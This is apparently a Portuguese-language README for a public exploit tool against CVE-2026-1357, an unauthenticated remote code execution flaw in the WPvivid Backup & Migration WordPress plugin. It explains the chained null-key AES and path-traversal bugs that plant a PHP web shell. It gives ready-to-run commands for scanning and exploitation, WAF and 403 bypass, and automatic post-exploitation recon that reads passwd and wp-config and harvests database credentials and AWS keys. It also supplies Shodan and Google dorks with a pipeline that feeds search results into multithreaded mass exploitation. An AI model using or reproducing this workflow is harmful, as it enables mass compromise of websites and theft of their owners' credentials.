


Ferramenta automatizada de exploração para CVE-2026-1357, uma RCE não autenticada no WPvivid Backup & Migration. Verifica alvos WordPress, contorna WAF/403, envia um shell via path traversal e executa reconhecimento pós-exploração com geração de relatórios.

Crédito CVE: Lucas Montes (NiRoX)
Ferramenta por: CyberTechAjju
CVSS: 9.8 (Crítico) | Afetado: ≤ 0.9.123 | Corrigido: 0.9.124
Apenas para testes de segurança autorizados. Acesso não autorizado a sistemas é ilegal.
RCE não autenticado no WPvivid Backup & Migration via dois bugs encadeados:
openssl_private_decrypt() retorna false em chave inválida → phpseclib v1 trata como chave AES de byte nulo → atacante criptografa com 16 bytes nulosname não sanitizado → ../uploads/shell.php escapa do diretório de backupRestrição: Explorável apenas quando wpvivid_api_token é gerado e não expirado.
git clone https://github.com/cybertechajju/CVE-2026-1357-poc.git
cd CVE-2026-1357-poc
pip install -r requirements.txt
# Apenas varredura (detectar WordPress + WPvivid + versão)
python3 cve_2026_1357.py -u http://target.com

# Varredura + Exploit + Pós-Exploração Automática
python3 cve_2026_1357.py -u http://target.com --exploit

# Exploit sem recon de pós-exploração
python3 cve_2026_1357.py -u http://target.com --exploit --no-post

# Varredura em massa com relatório
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report

# Através de proxy Burp
python3 cve_2026_1357.py -u http://target.com --exploit --proxy http://127.0.0.1:8080

# Modo apenas payload
python3 cve_2026_1357.py -u http://x --payload-only
-u, --url         URL de alvo único
-l, --list        Arquivo com URLs (uma por linha)
--exploit         Ativar modo de exploração
--shell NAME      Nome do arquivo shell (padrão: pwn_remote.php)
--no-post         Pular recon de pós-exploração
--report          Gerar relatório PoC em markdown
--report-dir DIR  Diretório de saída do relatório
-t, --threads N   Threads concorrentes (padrão: 5)
--timeout SECS    Timeout de requisição (padrão: 10)
--proxy URL       Proxy HTTP para Burp
--payload-only    Imprimir payload base64 e sair
Veja dorks.md para a lista completa. Rápidos:
# Shodan
http.html:"wpvivid-backuprestore"
http.html:"wpvivid" http.component:"WordPress"

# Google
inurl:"/wp-content/plugins/wpvivid-backuprestore/readme.txt"

# Pipeline
shodan search 'http.html:"wpvivid-backuprestore"' --fields ip_str,port --limit 500 \
  | awk '{print "http://"$1":"$2}' > targets.txt
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report
CVE-2026-1357-poc/
├── cve_2026_1357.py    ← Ferramenta principal (scanner + explorador + pós-exploração)
├── dorks.md            ← Dorks Shodan/Google/Censys/FOFA/ZoomEye
├── requirements.txt    ← Dependências Python
├── .gitignore
└── README.md           ← Este arquivo
Lucas Montes (NiRoX) — Descoberta do CVE
CyberTechAjju — Ferramenta de Exploit
| Recurso | Descrição |
|---|
| 🔍 Auto-Detecção | Fingerprinting do WordPress + plugin WPvivid + versão |
| 🛡️ Bypass de WAF | Rotação de User-Agent, spoofing de cabeçalhos, truques de codificação |
| 🔓 Bypass de 403 | X-Forwarded-For, X-Original-URL, normalização de caminho, dupla codificação |
| 💀 Auto-Exploit | Payload AES de chave nula + upload com path traversal |
| 📋 Pós-Exploração | Executa automaticamente 20+ comandos de recon (id, whoami, passwd, wp-config, SUID, etc.) |
| 🔑 Extrator de Dados | Busca credenciais de banco, chaves de API, senhas, chaves AWS na saída |
| 📊 Geração de Relatório | Relatório PoC em Markdown com evidências completas de exploração |
| ⚡ Varredura em Massa | Multithread com suporte a proxy/Burp |
